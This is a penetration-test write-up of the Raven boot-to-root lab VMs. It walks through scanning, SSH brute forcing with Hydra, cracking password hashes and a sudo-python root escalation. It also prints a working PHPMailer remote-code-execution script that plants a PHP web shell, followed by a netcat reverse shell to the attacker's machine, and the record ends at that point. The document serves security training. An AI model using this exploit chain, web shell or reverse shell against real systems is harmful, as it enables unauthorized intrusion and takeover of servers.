Raven_Security_Engagement.md

# Raven Security Engagement

### Offensive Engagement and Assessment of Web Servers

**Author: Exton Howard**


**August 5, 2021**

## High Level Summary

The team was tasked with performing network scans, finding any vulnerabilities that are present and exploitable on Raven Security's Wordpress Web Servers, and then exploiting the vulnerabilities to find the files (flags) that are located on the machines.

## Network Topology

| IP | Machine |
|---|---|
| 192.168.1.1 | Hyper-V |
| 192.168.1.90 | Kali |
| 192.168.1.100 | Elastic Stack (ELK) |
| 192.168.1.110 | Target 1 |
| 192.168.1.115 | Target 2 |




## Target 1 Engagement

Scanned Target 1 using nmap.

```
nmap -sV -O 192.168.1.110
```

```
root@Kali:~/Desktop/target1# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-29 17:12 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00091s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
root@Kali:~/Desktop/target1#
```

Determined this machine is a web server with a variety of ports open.

| Port | Service | Version |
|---|---|---|
| 22 | ssh | OpenSSH 6.7p1 Debian 5+deb8u4 |
| 80 | http | Apache httpd 2.4.10 ((Debian)) |
| 111 | rpcbind | 2-4 (RPC #10000) |
| 139 | netbios-ssn | Netbios Samba 3.x-4.x |
| 445 | netbios-ssn | Netbios Samba 3.x-4.x |

First thing that caught my eye is that a web server is up and running. Opened a browser and navigated to 192.168.1.110. Found a web server with an active page running wordpress. While navigating around the web page, discovered an exposed flag under the footer of the service tab.

```
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{[redacted]} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382
```

Decided to use wpscan to enumerate users and check for vulnerabilities on the wordpress server.

```
wpscan --url http://192.168.1.110/wprdpress --enumerate u
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

Discovered 2 users, michael and steven, with potential brute force vulnerabilities. Decided to start with michael. Attempted to SSH into Target 1 and guess the password amongst a few really simple options. Did not successfully guess within the first 6 tries. Started Hydra with a wordlist to determine login credentials.

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
```

```
root@Kali:~/Desktop/target1# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-29 17:40:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-29 17:40:55
root@Kali:~/Desktop/target1#
```

Discovered michaels password and logged in via ssh. Found a regular user account with no sudo privileges. Looked around to see what else was in this account. Searched for flags & located flag 2 in the /var/www directory.

```
locate flag
cat /var/www/flag2.txt
```


```
michael@target1:/var/www$ cat flag2.txt
flag2[redacted]
michael@target1:/var/www$
```

Inspected the /var/www/html/ directory and found MySQL database credentials in the wp-config.php file.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '[redacted]');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Used mySQL command line tool to inspect the database to see if there was anything interesting, such as a users table that could potentially show passwords. Discovered a table called wp_users that would be the first place to start.

```
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "show tables;"
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "select * from wp_users;"
```





Found hashed credentials in the Users table. Decided to search the remainder of the database to see if there was anything else interesting. Located both Flag 3 and Flag 4 in the wp_posts table.

```
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "select * from wp_posts;"
```




Discovered usernames and password hashes in the wp_users table. Since michael's password was previously determined, only copied steven's credentials to the Kali machine. Fired up John the Ripper to get to work on breaking steven's credentials.

```
john hashes.text --wordlist=/usr/share/wordlists/rockyou.txt
```




Once steven's credentials were cracked, the team used ssh to log in with steven's account. Checked and discovered that steven has sudo privileges without a password for python. The team executed a python command line script that would allow spawning of a privileged shell.

```
sudo -l
sudo python -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
```

The team now has root access to the machine. Navigated to `/root` directory and read out flag 4.

```
root@target1:/# cd root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------

| ___ \
| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{[redacted]}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

## Target 2 Engagement

Scanned Target 1 using nmap.

```
nmap -sV -O 192.168.1.115
```

```
root@Kali:~/Desktop/target2# nmap -sV -O 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-03 08:59 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00061s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```


Target 2 looks identical to Target 1. Target 2 has multiple ports open with services running.

| Port | Service Version |
| --- | --- |

| Port | Service Version |
|---|---|
| 22 | OpenSSH 6.7p1 Debian |
| 80 | Apache httpd 2.4.10 |
| 111 | rpcbind 2-4 |
| 139 | Netbios Samba 3.x-4.x |
| 445 | Netbios Samba 3.x-4.x |


Used nikto for further enumeration of the site.

```
nikto -C all -h 192.168.1.115
```





nikto shows multiple hidden subdomains. After inspecting the subdomains, decided to use gobuster for further enumeration.


```
gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
```




gobuster revealed more subdomains. The vendor subdomain is intriguing, so shall start with that. Inspected `http://192.168.1.115/vendor` and found a list of files and directories.




Started looking through the directory. Found interesting items in the sub directories, and noticed PATH had the newest timestamp. Found Flag 1 inside the PATH file.





Searched around more & discovered a file referring to specific security vulnerabilities to this version of PHPMailer. Confirmed version of PHPMailer is vulnerable to a RCE exploit listed using searchsploit. The team found and modified an exploit to the vulnerability.

```
  GNU nano 4.8                                                    exploit.sh
#!/bin/bash

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

Ran the exploit. Tested operation of the exploit, then set up a listener on the Kali and used the exploit to have Target 2 call my Kali. Exported a proper shell using python.

```
bash exploit.sh
nc -vnlp 1234
192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 1234 -e /bin/bash
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=linux
```



